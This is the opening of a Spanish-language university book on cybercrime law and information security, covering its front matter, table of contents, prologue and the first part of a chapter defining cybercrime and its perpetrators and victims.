
INTERNET

¿ARMA O HERRAMIENTA?



Jersain Zadamig Llamas Covarrubias

Irving Norehem Llamas Covarrubias

UNIVERSIDAD DE GUADALAJARA

Internet
¿Arma o Herramienta?

Internet, ¿Arma o Herramienta?

Jersain Zadamig Llamas Covarrubias
Irving Norehem Llamas Covarrubias

Universidad de Guadalajara
2018

Primera edición 2018

D.R. © 2018, Universidad de Guadalajara
Juan Manuel # 130, Zona Centro
44100 Guadalajara, Jalisco, México
Visite nuestro catálogo en http://www.publicaciones.cucsh.udg.mx/

ISBN: 978-607-547-098-6

Impreso y hecho en México

Printed and made in Mexico

Este trabajo está autorizado bajo la licencia Creative Commons Atribución-NoComercial-SinDerivadas 4.0 Internacional (CC BY-NC-ND) lo que significa que el texto puede ser compartido y redistribuido, siempre que el crédito sea otorgado al autor, pero no puede ser mezclado, transformado, construir sobre él ni utilizado con propósitos comerciales. Para más detalles consúltese https://creativecommons.org/licenses/by-nc-nd/4.0/

Índice

Prólogo 13

Capítulo 1. Introducción a la delimitación del fenómeno jurídico de la delincuencia cibernética 17
Definición del delito cibernético 19
Sujetos en los delitos cibernéticos 21
Aspecto legal de los delitos cibernéticos 40

Capítulo 2 .Tipos de delitos cibernéticos 45
Delitos contra la confidencialidad, la integridad y la disponibilidad de los datos y sistemas informáticos 47
Acceso ilícito (piratería de sistemas y programas) 47
Adquisición ilícita de datos (espionaje de datos) 48
Intervención ilícita 49
Manipulación de datos 51
Ataques contra la integridad del sistema. 53
Delitos en relación con el contenido 54
Material erótico o pornográfico (excluida la pornografía infantil). 54
Pornografía infantil 55
Racismo, lenguaje ofensivo, exaltación de la violencia 58
Delitos contra la religión 59
Juegos ilegales y juegos en línea 60
Difamación e información falsa 61
Correo basura y amenazas conexas 62
Extorsión 63
Otras formas de contenido ilícito 64
Delitos en materia de derechos de autor y marcas 64
Delitos en materia de derechos de autor 65
Delitos en materia de marcas comerciales 69
Delitos informáticos 70
Fraude y fraude informático 72
Falsificación informática 74
Robo de identidad 75
Utilización indebida de dispositivos 76
Combinación de delitos 77
Ciberataques, ciberterrorismo y guerra cibernética 77
Ciberblanqueo de dinero 80

Capítulo 3. Derechos digitales 85
Derecho al Internet 86
Derecho de acceso al Internet 86
Derecho a la ciberseguridad 87
Derecho a la protección de datos personales 88
Derechos ARCO / habeas data 88
Derecho al olvido 90
Derecho a la privacidad 97
Derecho a la intimidad 97
Derecho al anonimato 99
Derecho a encriptar 100
Derecho a no ser vigilado 105
Derecho al honor 106
Derecho a la libertad de expresión 110
Derecho a la reunión, asociación y protesta *114*
Derecho a la transparencia, acceso a la información pública y rendición de cuentas *120*
Derecho a la verdad (lucha contra las noticias falsas) *123*
Derecho a la no censura 125
Esquema de nombres 128
Tipos de Internet 129
Tipos de redes 130
Sistemas descentralizados 131
Monetario 132
Derechos de propiedad intelectual 133
Derecho a compartir 136
Derecho al uso de software libre 141
Derecho a la auditoría o auditabilidad *143*
Derecho a la protección de los consumidores 147
Derecho a no ser molestado 149
Derecho a la claridad en los términos y condiciones y avisos de privacidad 151
Derecho al gobierno, gobernabilidad y gobernanza electrónica 155
Derecho a la gobernanza en el Internet 160
Derecho de inclusión digital 162
El nuevo paradigma de los derechos humanos y la tecnología 167

Capítulo 4. Marco normativo sobre seguridad y delitos cibernéticos 171
Delitos en las legislaciones de las entidades federativas mexicanas 173
Delitos en los códigos penales locales 174
Delitos en las leyes federales mexicanas 176
Tipos de vehículos legales 177
Código 177

Ley nacional 177
Ley general 178
Ley federal 179
Ley orgánica 179
Ley reglamentaria 180
Ley especial 181
Delitos y ciberseguridad en las leyes federales 181
Normatividad y normalización mexicana e internacional 185
Normas oficiales mexicanas y normas mexicanas (NOM y NMX) 187
NOM 190
NMX 191
Normalización y estandarización internacional 192
Delitos y ciberseguridad en las legislaciones de los países 193
Concepción del derecho internacional 340
Instrumentos o acuerdos del derecho Internacional público 344
Territorialidad, extraterritorialidad y jurisdicción 350

Capítulo 5. Entendiendo el Internet 355
IP 355
IPV4 356
IPV6 356
Modelo OSI 357
Suite de protocolos del Internet y paquetes 358
ISP 360
Infraestructura del Internet 360
Infraestructura del Internet 361
La jerarquía del enrutamiento del Internet 362
Nombres de dominio y resolución de direcciones 363

Capítulo 6. Conceptos generales sobre seguridad informática 365
Activos 367
Agentes de amenaza 368
Ataques 368
Vulnerabilidades 368
Debilidades tecnológicas 369
Protocolos 369
Sistemas Operativos 369
Equipos de hardware 369
Error de código 369
Clasificación 370
Deficiencias de configuración 370
Debilidad en las políticas de seguridad 371
El modelo CIA 371

Confidentiality 371
Integrity 372
Non-repudiation 372
Autenticidad 372
Availability 372
El modelo AAA 373
Authentication 373
Authorization 374
Accounting 374
Shadow IT 374

Capítulo 7. Malware 377
Definición 377
Tecnicas de propagación 378
Social engineering 378
Dispositivos extraíbles 378
Sitios webs maliciosos 379
Phishing 379
Email 379
IM 379
Peer-to-peer (P2P) 380
Clasificación 380
Virus 380
Trojan horses 382
Keyloggers 383
Bombas lógicas 383
Rootkit 383
Backdoors 385
Ransomware 385
Ransomware de criptografía 386
Ransomware de bloqueo 387
MBR ransomware 387
Ransomwares más conocidos 387
Scareware 390
Mobile malware 390
Banking malware 391
MMS malware 391
Grayware 391
Spyware 391
Adware 392
Spam and spim 392

Capítulo 8. Botnets y ataques de denegación de servicio. 393
Botnets 393
Definición y usos conocidos. 393
Topologías 394
Botnets conocidas. 395
Mirai 395
Leet 395
Nitol 395
MrBlack 396
Cyclone 396
Pushdo / Cutwail 396
DOS y DDOS 396

Capítulo 9. Vulnerabilidades 403
Código 403
Principios de seguridad 403
Interacción insegura entre los componentes 406
SQL Injection 406
Inyección de comandos de sistema operativo 407
Cross-site scripting (XSS) 408
No validar archivos de subida 408
Cross-site request forgery (CSRF) 409
Redireccionamiento sin validación 409
Gestión de recursos riesgosos 410
Classic buffer overflow. 410
Path traversal 410
Aplicación web. 411
Servidor web 411
Descargas sin verificación de integridad 411
Incluir funcionalidad desde esfera de control no confiable. 412
Uso potencial de funciones peligrosas 412
No se calcula correctamente tamaños de buffer 412
Cadena de formato controlado externamente 413
Desbordamiento de entero. 413
Defensas porosas 413
Falta de autenticación en funciones críticas 413
Falta de autorización 414
Credenciales codificadas 414
Inbound 414
Outbound 414
Falta de cifrado de datos confidenciales. 415
Transmisión. 415
Almacenamiento 415

Entradas no confiables 415
Ejecución con privilegios innecesarios 416
Autorización incorrecta 416
Asignación incorrecta de permisos a recursos críticos 416
Uso de algoritmos criptográficos vulnerables 417
No existe restricción de intentos de autenticación 417
Utilizar un hash sin una semilla 417
Uso de versiones desactualizadas o vulnerables de paquetes 418
Lenguajes de programación vulnerables 418
Protocolos 419
Spoofing 419
DNS 419
Envenenamiento de la caché del DNS 419
Envenenamiento ARP 419
ARP 420
NetBIOS y LLMNR 421
Man-in-the-middle 421
Sniffing 421
Hijacking 422
Injecting 422
Filtering 422
Debilidad en políticas de seguridad 422
Análisis de tráfico 422
Escaneo de puertos y servicios 422
Instalación de software 423

Capítulo 10. Criptografía 425
Confidencialidad 425
Bancos 425
Hospitales 425
Gobiernos 426
Información personal 426
Sistemas de cifrado simétricos y asimétricos 427
Simétricos 427
Asimétricos 427
Integridad, autenticación y no-repudio 428
Integridad 428
Autenticidad 428
No-repudio 428
Criptoanálisis 429
Ataque de texto cifrado 429
Búsqueda exhaustiva 429
Ataque estadístico 429

Ataque de texto plano conocido 429
Ataque de texto plano elegido 430
Ataque de texto cifrado elegido 430
Problemas comunes en la criptografía 430
Intercambio de llaves 430
Ataque man in the middle 431
Firmas digitales 431
Marcas de tiempo 431
Autenticación 431
Lanzamiento de moneda 431
Firma digital 432
Infraestructura de clave pública (pki) 432
Tercero de confianza (TTP) 433
Certificados de autoridad (CA) 433
Estenografía 434

Referencias 435

Prólogo

J. Trinidad Padilla López

La tecnología ha llegado a todas las ciencias y artes, a tal grado de no existir algo que se escape a esta y menos en este siglo xxi, va tan deprisa que más que caminar en hombros de gigantes, parecieran saltos de gigantes hacia el perfeccionamiento. Tal es el caso que en la medicina la tecnología ha influido, por ejemplo con la biotecnología, en la arquitectura con las ciudades digitales y en el derecho con los nuevos paradigmas digitales en la regulación y armonización entre derecho y tecnología.

Si nos adentramos en la obra, nos daremos cuenta, que es un capitulado completo de un aspecto legal y otro técnico sobre el Internet, que abarca diversos temas que a primera vista parecieran ser para un público selecto que son los abogados e ingenieros, pero la realidad es, que el Internet influye tanto en nuestras vidas, que me parece bastante adecuado el título de la obra, pues abre una interrogante sobre si el Internet es un arma o herramienta, exhortando a todos los lectores a conocer a profundidad la naturaleza legal y conceptual de las ventajas y desventajas que puede atraer el uso de éste, e inclusive cuando no se utiliza.

El libro se divide en dos partes, de los capítulos del 1 al 4, se aborda temas legales. Mientras que del 5 al 10 son temas de conocimientos técnicos de ingeniería.

Por lo que respecta a la parte legal, se comienza con una breve introducción al fenómeno jurídico de la delincuencia cibernética, aborda la definición del concepto de delito cibernético en un estudio general, haciendo un estudio breve ontológico en comparativa con las diferentes terminologías usadas como delito informático, tecnológico, electrónico o de alta tecnología, que son utilizados por varios países en sus marcos normativos y en documentos doctrinales, lo cierto es que no existe una homologación internacional sobre estos nuevos delitos.

Por otra parte, se realiza una explicación de quiénes son los sujetos que intervienen en la delincuencia cibernética desde diferentes puntos, como los sujetos activos, pasivo, órgano investigador, intermediarios de Internet, cert/csirt y órgano resolutor, que de

manera directa e indirecta intervienen en la delincuencia cibernética, explicando el papel que realizan y las problemáticas que se plantean al trabajar en conjunto.

Siguiendo con la parte legal, es menester mencionar que los delitos cibernéticos son algo complejo, ya que ciertas conductas ilícitas no solo comprenden una tipificación, además de que su constante y rápida evolución tecnológica, hace que el derecho se armonice jurídicamente casi en tiempo real, haciendo difícil su clasificación a tal grado de entrar en debate sin tipificar el objeto jurídico, es decir, el bien jurídicamente protegido.

Tratándose de los Derechos Humanos, con la reforma del 2011 en México, hubo un cambio de denominación, donde anteriormente se contenían en nuestra carta magna "garantías individuales", cambiándolas a "Derechos humanos y garantías", también en el artículo 1° de la Constitución Federal, se mencionaba "otorgar" en lugar de "reconocer" dichos derechos, dando paso a un nuevo paradigma constitucional, así como a un bloque constitucional con la protección más amplia a toda persona; sin embargo lo anterior sigue en desarrollo, pues formalmente de una manera pedagógica existe el reconocimiento de 3 generaciones de Derechos Humanos, y aún sigue en debate si los "derechos tecnológicos" son categorizados de cuarta o quinta generación, así el texto nos muestra un gran catálogo de derechos digitales, mencionando los más conocidos como los de acceso a Internet, protección de datos personales, pero proponiendo nuevos, basándose en los documentos internacionales como el de anonimato y encriptar, que en estos momentos son parte de la doctrina del derecho informático, sin menoscabo que se concluye con el tema de un nuevo paradigma de derechos humanos y tecnología donde el ser humano va más lejos de usar tecnología y se la incorpora, con el tema de los *cyborgs*.

Para finalizar el apartado legal, se incluye un marco normativo de seguridad y delitos cibernéticos desde las entidades federativas de la nación, así como las leyes federales en México, la naturaleza de la nomenclatura de cada ordenamiento, actos totalmente legislativos, emanados del poder legislativo, así como de actos materialmente legislativos expedidos por el poder Ejecutivo como lo son los reglamentos y las Normas Oficiales Mexicanas. El capítulo concluye con un marco jurídico Internacional, de todos los países reconocidos por la ONU, donde se escribe el nombre de la ley y los artículos sobre la materia, desglosado y agilizando el estudio del derecho comparado para toda persona que de-

see conocer las legislaciones extranjeras, que incluso serviría de marco normativo para posibles reformas nacionales.

En lo concerniente a la parte técnica del libro, se comienza mostrando un panorama general, el cual conforme se avanza en los capítulos, se enfoca en cada uno de los diversos temas que conforman la seguridad informática. Además, se habla acerca de las criptomonedas, las cuáles están tomando más auge día con día, y son cada vez más fáciles de adquirir, por ello, en la presente obra, se explica que es una *blockchain* y como se realiza una transferencia de dinero utilizando la red de *bitcoin*.

El comienzo de esta parte, es a través de comprender primeramente que es el Internet, y cómo es que gracias a una serie de procesos que se ejecutan de manera transparente al usuario, es que se puede establecer una conexión con cualquier computadora del mundo en cuestión de segundos y sin tener que conocer todos los detalles de la misma, sino simplemente con su dirección electrónica.

Después de comprender cómo es que se compone esa gran red de computadoras, se establecen algunos de los conceptos sobre seguridad informática, esto con la finalidad de familiarizarnos con el lenguaje utilizado actualmente en la industria, se habla sobre varios conceptos clave como lo son el modelo CIA y el modelo AAA, además de que se muestra una clasificación de los diversos tipos de vulnerabilidades que pueden llegar a afectar un sistema.

Una vez comprendido el lenguaje básico y entendido un poco acerca de qué se protege y los diversos modelos que existen para comprender los conceptos de seguridad aplicados a los sistemas, se presentan las amenazas con las que los administradores de red e incluso muchos de nosotros tenemos que lidiar día a día, como los virus informáticos, se profundiza también sobre los piratas informáticos y sus diversas técnicas para robar información, se aborda el tema de la criptografía y la esteganografía.

Todo lo anterior, explica de una manera general esta obra, que sin duda recomiendo para todo el público, pues no está de más saber dentro de nuestra cultura general, cómo funciona el Internet, ventajas y riesgos, así como las obligaciones tanto técnicas como jurídicas que conllevan.

La ciberseguridad como un tema de importancia para el uso del Internet, ya no solo es algo de agenda legal, es una realidad, es un cambio

cultural, que deberíamos aprender desde los niveles básicos de educación, para así evitar en un futuro ser activos a la delincuencia cibernética.

Capítulo 1. Introducción a la delimitación del fenómeno jurídico de la delincuencia cibernética

Cada vez la humanidad tiene más contacto con la tecnología, por lo que las leyes entran a regular estas relaciones, hemos llegado a un punto donde todo lo que podamos imaginar puede aplicarse de una manera virtual, tal es el caso donde Rumania cuenta ya con una ley sobre la situación jurídica de la actividad notarial electrónica (Legislative Portal Romanian Government, 2004), o Nueva Zelanda, que en su Ley Alimentaria contempla delitos relacionados con el sistema electrónico automatizado (New Zealand Legislation, 2014), estos y otros tantos ejemplos nos hacen ver que la tecnología cada día es aplicable en todos los ámbitos de la vida, donde la ley entra para su regulación y protección.

Con anterioridad la conexión a Internet era limitada y la brecha digital era muy grande, pero se ha trabajado tanto que existen millones de dispositivos conectados a la red, motivo por el cual se pasó del protocolo IPV4 al IPV6, donde se terminaron las direcciones IP y se tuvieron que hacer las direcciones más largas para ser más en este mundo cibernético. Se comenzó con el uso de computadoras de hogar con conexión a Internet, posteriormente laptops, celulares y tabletas, pero además de ello, con la llegada del Internet de las cosas, abreviado con IOT, entran al mundo virtual hasta los edificios, vehículos, televisiones, tostadoras, licuadoras y la mayoría de los productos de uso común.

El Internet de las cosas es la interconexión digital de objetos cotidianos con el Internet, por ejemplo, cuando un reloj, televisión, lavadora o incluso una cafetera están conectados a Internet, su señal puede ser robada para llevar a cabo muchos ilícitos. En la actualidad la utilización más famosa es infectar los dispositivos para poder realizar ataques DDOS (ataque distribuido de denegación de servicio), lo que permite atacar un servidor desde muchos ordenadores y dispositivos cotidianos, para que el sistema deje de funcionar. ¿Quién iba a imaginar que algún día una página web estaría fuera de servicio por ataques de cafeteras, relojes, televisores y lavadoras?

Ello abre un panorama general, pues aumentan los usuarios de Internet, dispositivos electrónicos conectados a una red y los servicios públicos o privados en función tecnológica, abriendo un nuevo panorama con la llegada del cibergobierno, cibercomercio, cibersalud, cibereducación, causando una agilidad y efectividad en los procesos tradicionales al servicio de la humanidad y sociedad, pero también ha causado un aumento de delitos que se cometen por estas vías, y que persisten por su difícil búsqueda, enjuiciamiento y falta de aptitudes de los usuarios del Internet respecto del tema de ciberseguridad.

El precio inferior, la gratuidad de ciertos servicios y la rapidez ha hecho que exista una verdadera inclusión de personas que hasta tengan ingresos limitados, formando así una verdadera sociedad de la información, donde todos somos parte de este espacio virtual para su desarrollo y evolución, creando un mundo con más oportunidades, sin muros, obstáculos y fronteras. Sin embargo, esta construcción benefactora se acompaña de nuevas amenazas, ya es tan fuerte la conexión que hasta los servicios de agua, electricidad y nucleares dependen de la tecnología, así como los semáforos de tráfico, ascensores, automóviles y celulares, siendo casi todo susceptible de ataques cibernéticos y como resultado perjudican a la sociedad de formas personales, económicas y políticas por mencionar algunas.

Los ataques informáticos y cibernéticos han existido en todo momento, al principio, hacer fallar un sistema con daños físicos o internos se podía concebir como un ataque; con la llegada de las computadoras personales a los hogares nació un nuevo tipo de piratería, el ataque de los *software* y los *malwares*. Con la llegada del Internet se amplían los delitos tradicionales y se utiliza la tecnología como una herramienta potencial para cometer más ilícitos, aumentando la pornografía infantil, violación de propiedad intelectual y nuevas técnicas de delinquir utilizando la tecnología como medio y como fin. En la actualidad hay tantos dispositivos conectados a Internet que existen redes de *bots* zombis, además de la innovación con la computación en la nube la cual aumenta el riesgo de robar o modificar información, no sólo convirtiendo el ciberespacio en una forma de cometer ilícitos, sino también en cometer ciberataques con pérdidas potenciales y hasta guerras cibernéticas entre países.

Aunque resulte extraño, los ciberataques son más caros que los desastres naturales. Un informe de Lloyd's afirmó que los gastos por la amenaza cibernética superan los ciento veinte mil millones de dólares,

una cifra menor que la que supuso el huracán Katrina que, en 2005, fue uno de los desastres naturales con peores consecuencias en Estados Unidos y también el más costoso. En total, los daños por el huracán llegaron a los ciento ocho mil millones de dólares y, en el caso del huracán Sandy, las pérdidas económicas tuvieron un costo de entre cincuenta mil y setenta mil millones de dólares. Sin embargo, estas grandes cantidades parecen no superar una de las mayores amenazas de nuestro tiempo: los ciberataques. Un informe de la aseguradora británica Lloyd's y la empresa de análisis de seguridad cibernética Cyence aseguró que la amenaza de hackeos en Estados Unidos podrían llegar a costar ciento veintiún mil millones de dólares (Redondo, 18 de julio de 2017).

Conocer las estrategias y soluciones para los ciberataques es un desafío, principalmente para los países que se encuentran en vías de desarrollo, ya que el principal factor a tomar en consideración, es una protección técnica en cuestión de seguridad cibernética que realmente es costosa por ser un nuevo panorama y estar en constante evolución. Posteriormente la crear y promocionar la legislación sobre la materia, incluyen la tipificación de conductas ilícitas, debido a que su realización necesita mucho estudio y tiempo.

El objetivo de este texto es llegar a una aproximación y conocimiento sobre la delincuencia cibernética, desde un aspecto jurídico y legal, hasta técnico especializado en razón de la informática e Internet. Por medio de diversos temas se ayudará al lector a comprender aspectos jurídicos, así como poner a su disposición un marco internacional de las legislaciones de los países que reconoce la Organización de las Naciones Unidas (ONU), recopilación que fue realizada de manera personal y que es colocada junto con los artículos a revisar sobre la materia con temas de ciberdelito y ciberseguridad. Además de la teoría técnica de seguridad informática preparando al lector, para comprender temas especializados de computación y programación, y así no solo conocer los delitos en las leyes, sino también las técnicas y métodos empleados.

Definición del delito cibernético

Realmente encontrar una definición sobre el delito es algo complicado, ya que en un sentido estricto, el Internet es el factor principal para diferenciar la conceptualización del delito, por ejemplo, al tener una computadora no significa que necesariamente tenga que estar conec-

tada a Internet para funcionar; desde este punto de vista se hace una diferencia entre un delito informático y cibernético, donde el cibernético tiene que cometerse con el uso de Internet, mientras los informáticos sólo con el uso de las computadoras.

Durante el estudio exhaustivo de las leyes en todos los países se encontraron diversas formas de llamarle a estos delitos, dependiendo de la ubicación geográfica es como se le denominan, los más comunes son delitos informáticos, cibernéticos, electrónicos, tecnológicos o de alta tecnología.

Realmente es muy raro encontrar la definición de delitos cibernéticos en las leyes, aún no se ha acuñado tal concepto en las legislaciones, la gran mayoría se refieren al uso de dispositivos informáticos, electrónicos, medios de comunicación o generalizando con la frase de cualquier medio, si se tomara en cuenta el concepto exacto de la palabra electrónico o electrónica, nos daríamos cuenta de que es más utilizado por la mayoría de las leyes, cuestión por la cual lingüísticamente sería la definición más correcta de delitos electrónicos. Pero desde nuestra perspectiva, es una palabra tan amplia que no sólo contemplaría la delincuencia informática, siendo tan general que perdería su eficacia al momento de legislarse.

No hay definición exacta de los aparatos electrónicos que abarque la delimitación de estos delitos, generalizando con la frase de cualquier medio o por cualquier forma, el Código Nacional de Procedimientos Penales es más exhaustivo al declarar la extracción de información, la cual consiste en la obtención de comunicaciones privadas, datos de identificación de las comunicaciones; así como la información, documentos, archivos de texto, audio, imagen o video contenidos en cualquier dispositivo, accesorio, aparato electrónico, equipo informático, aparato de almacenamiento y todo aquello que pueda contener información, incluyendo la almacenada en las plataformas o centros de datos remotos vinculados con éstos, así como como por cualquier otro medio o forma que permita la comunicación entre uno o varios emisores y uno o varios receptores.

Por lo tanto un delito informático, electrónico, tecnológico, de información, relacionado con el sistema o datos, de alta tecnología o cibernético es una acción antijurídica, empleada en medios informáticos o electrónicos, con el objeto de violar, destruir, dañar, corromper y acceder sin autorización en ordenadores, medios electrónicos, de pro-

cesamiento de datos, sistemas de información o automatizados y redes de Internet.

Sin tener conocimientos técnicos sobre la tecnología, algunas personas cometen delitos por estos medios, y es precisamente ahí donde puede nacer otra vertiente entre delitos informáticos y crímenes informáticos, donde los delitos informáticos sólo son cometidos por personas con ciertos conocimientos especializados, se inician y terminan por el mismo medio, evolucionan constantemente empleando nuevas técnicas, pueden ser programados o realizados por código para su ejecución. Mientras que los crímenes informáticos puede cometerlos cualquier persona que tenga acceso a la tecnología y la utilice para cometer actos ilegales, mayormente se utiliza para cometer delitos tradicionales, donde es el medio para cometer la conducta ilícita principal, terminando como accesorios o agravantes de los delitos principales comunes. En este contexto la palabra delincuencia abarcaría tanto delitos como crímenes.

En un principio, el Convenio sobre Ciberdelincuencia de Budapest habla sobre ciertos ataques, como los de Confidencialidad, Integridad y Disponibilidad, delitos informáticos, relacionados con el contenido y también las infracciones de propiedad intelectual, pero la opción más favorable y a la que debe mutar el concepto de este delito tanto informático como cibernético, más que la delincuencia informática englobando toda conducta ilícita, deberá ser la de delincuencia cibernética, ya que siendo visionarios llegará el momento que el delito cibernético contemple todo, por lo rápido que avanza la conectividad cada día; un claro ejemplo es como se han dejado de lado los cables para utilizar las redes inalámbricas, además de que ya las computadoras no son los únicos dispositivos conectados a Internet, omitiendo la delimitación del delito informático al cometerse por otros medios tecnológicos, dejando en escasez a los otros conceptos, sólo por referirse a los ataques locales. La visión de este delito no debe valerse por el concepto de sí mismo, sino como un conjunto de actos y conductas ilícitas que las leyes determinen.

Sujetos en los delitos cibernéticos

Todos los sujetos que participan en la lucha contra el delito informático y cibernético desempeñan un papel clave en la prevención, lucha

y justicia de los delitos en Internet. Gracias al apoyo de todas las áreas, incluyendo la de armonización y legislación penal, es como los poderes procesales, jurisdiccionales y los intermediarios de Internet trabajan en conjunto a nivel local y en cooperación internacional.

1. Sujeto activo

La desventaja para la investigación de estos nuevos crímenes en el espacio virtual es que son totalmente diferentes a los tradicionales, especialmente porque una persona en el mundo físico puede actuar de manera distinta que en el mundo virtual, utilizando la red como escudo para cometer conductas ilícitas gracias a su anonimato. Es aquí donde las apariencias pueden engañar y hasta las personas con mayor prestigio en sociedad o niños inocentes ante el ojo humano, pueden ser expertos potenciales en materia de *hacking*.

Los foros de Internet, que comparten información sobre seguridad informática, se convierten en escuelas de *hacking*, donde usuarios en su mayoría adolescentes y jóvenes distribuyen información creando una comunidad que promueve la seguridad informática, pero por otra parte algunos usuarios acceden a estos para organizarse de una manera delictiva y virtual. Mientras que un factor para ejecutar estos ilícitos es la diversión, otra intención nada justificable es cometerlos como forma de supervivencia a falta de empleo. Cabe destacar que algunas legislaciones tienen como agravante el acceso a estos datos y tener conocimientos técnicos especializados de informática.

La mayoría de los ataques cibernéticos son internos en los sectores públicos y privados, por personas que tienen acceso a ello, ya sea el fin para el que se utilice la información tomada como sustraer, destruir, ocultar, negar, utilizar o inutilizar ilícitamente documentos bajo su custodia o cargo. Las instituciones gubernamentales y empresas tendrán que preparar éticamente a todos sus empleados, para el buen manejo de información y trabajo con los medios electrónicos, pero no sólo eso, también contar con una seguridad técnica y legal, ya que los exempleados, independientemente de su renuncia o despido, son un foco rojo para las empresas, pues se convierten en amenazas al conocer el funcionamiento interno.

Respecto de las investigaciones del delito, cuando el gobierno no cuenta con la suficiente infraestructura y capacitación en sus agentes de investigación e inteligencia, tiene que recurrir al apoyo de agencias

privadas de seguridad informática para hacer cumplir la ley, brindándole a este sector privado la capacidad completa en asuntos de la materia, sin embargo estas pueden tener una fachada de empresa legal y ética, y sin embargo actuar con intenciones delictivas, al igual las empresas que hospedan y realizan *software* pueden instalar puertas traseras, es por esto que la auditabilidad es importante para descartarlos de sujetos activos en la delincuencia cibernética.

Conforme la tecnología avanza, la comunidad comparte y aporta nuevos conocimientos técnicos de seguridad de la información, también la delincuencia informática mejora en sus técnicas, pues en la actualidad es muy sencillo encontrar y bajar de manera gratuita diversas herramientas maliciosas, que con sólo hacer clic ayudan a cometer ciertos ilícitos, lo cual se traduce a que para interferir o dañar equipos cibernéticos no se requiere de conocimientos elevados para su aplicación.

Por desgracia el sujeto activo puede llegar a ser totalmente anónimo para evadir la responsabilidad, ya que no necesariamente tiene que utilizar su propio sistema informático, sino que puede hacer todo por terceros en el sentido de tener máquinas zombis –equipos infectados–, en las cuales el delincuente puede disponer de ellas y éstas obedecer a todas las peticiones sin que el verdadero dueño del equipo infectado tenga conocimiento de ello; como ejemplo es el ataque DDOS (*distributed denial-of-service attack*, en inglés) que, como su nombre lo dice, es un ataque distribuido, es aquí donde el órgano investigador tendrá que aplicar inteligencias y mecanismos de protección, vigilancia y rastreo.

Según la Real Academia Española (RAE) un *hacker* es un pirata informático, cuya definición es la persona que accede ilegalmente a sistemas informáticos ajenos para apropiárselos u obtener información secreta. Estos sujetos se clasifican por medio de sombreros, donde los más comunes son los *white hat, black hat y gray hat*, que en español son sombrero blanco, negro y gris. Dependiendo de las acciones e intenciones se les otorga un color al sujeto, donde el blanco es el bueno, pues penetran los sistemas con el fin de buscar vulnerabilidades y saber cómo protegerlos meramente por cuestiones de seguridad y en ocasiones de trabajo, el negro es el malo pues viola la seguridad por malicia o beneficio personal, y el gris es la combinación entre blanco y negro, pues viola los sistemas informáticos pero lo hacen con el fin de notificar al administrador y ofrecerse para reparar el sistema a un precio accesible.

Cabe destacar que los *hackers* de sombrero negro también pueden encontrarse con el concepto de *crackers*, ya que si bien todos los *hackers* son expertos en la seguridad informática y pueden violar sistemas informatizados, el *hacker* de sombrero negro lo hace con propósitos ilícitos, identificándolo por ese principal elemento.

Claramente ni los *hackers* ni nadie nace sabiendo, por lo tanto, si la definición por sí sola de *hacker* es de alguien experto con conocimientos técnicos avanzados en la materia de seguridad informática, entran dos conceptos más aquí, uno de ellos es el de *newbie* que se traduciría como *hacker* novato. Es una palabra usada en argot informático para referirse a alguien que acaba de iniciarse en el *hacking* y tiene poca experiencia. Además de los conceptos de *lamer* o *script-kiddie* para aquellos que no tienen conocimientos técnicos especializados y por medio de programas llegan a penetrar sistemas sin autorización (aunque no sepan ni cómo lo hacen), y presumen más de lo que realmente saben hacer en Internet.

Por último, en diversas legislaciones de todo el mundo se hace hincapié en la prohibición de aparatos electrónicos en las cárceles, así como de señales de comunicación, pero en la actualidad la mayoría de los fraudes y extorsiones son cometidos desde los reclusorios, cuestión por la cual puede ser un foco rojo y nido de delincuentes que usan herramientas tecnológicas para seguir delinquiendo.

2. Sujeto pasivo

Entendemos como sujeto pasivo o víctima del delito el propietario legítimo del bien jurídico protegido, o sea la persona física o jurídica en la cual recae la acción u omisión ilícita que realiza el sujeto activo, ya sea teniendo como objetivo atacar los sistemas automatizados de información, o utilizar la tecnología para llevar a cabo los delitos convencionales.

Todos podemos ser víctimas de los delitos informáticos y cibernéticos, principalmente por actuar sin protección en la red, además de no conocer el funcionamiento de aplicaciones, así como por bajar *software* con *cracks* de dudosa procedencia, por no tener actualizadas las herramientas digitales que se utilizan, y aunque seamos unos expertos en la seguridad cibernética esto no nos excluye de ser víctimas, ya que los ataques pueden ir más lejos, atacando los mismos productos que utilizamos día a día y hasta los servicios de seguridad informática que se tengan contratados, por lo que nada es seguro. Quizá solo está

protegido lo que no está conectado a la red y no tenga acceso a ésta, y aun así lo dudamos.

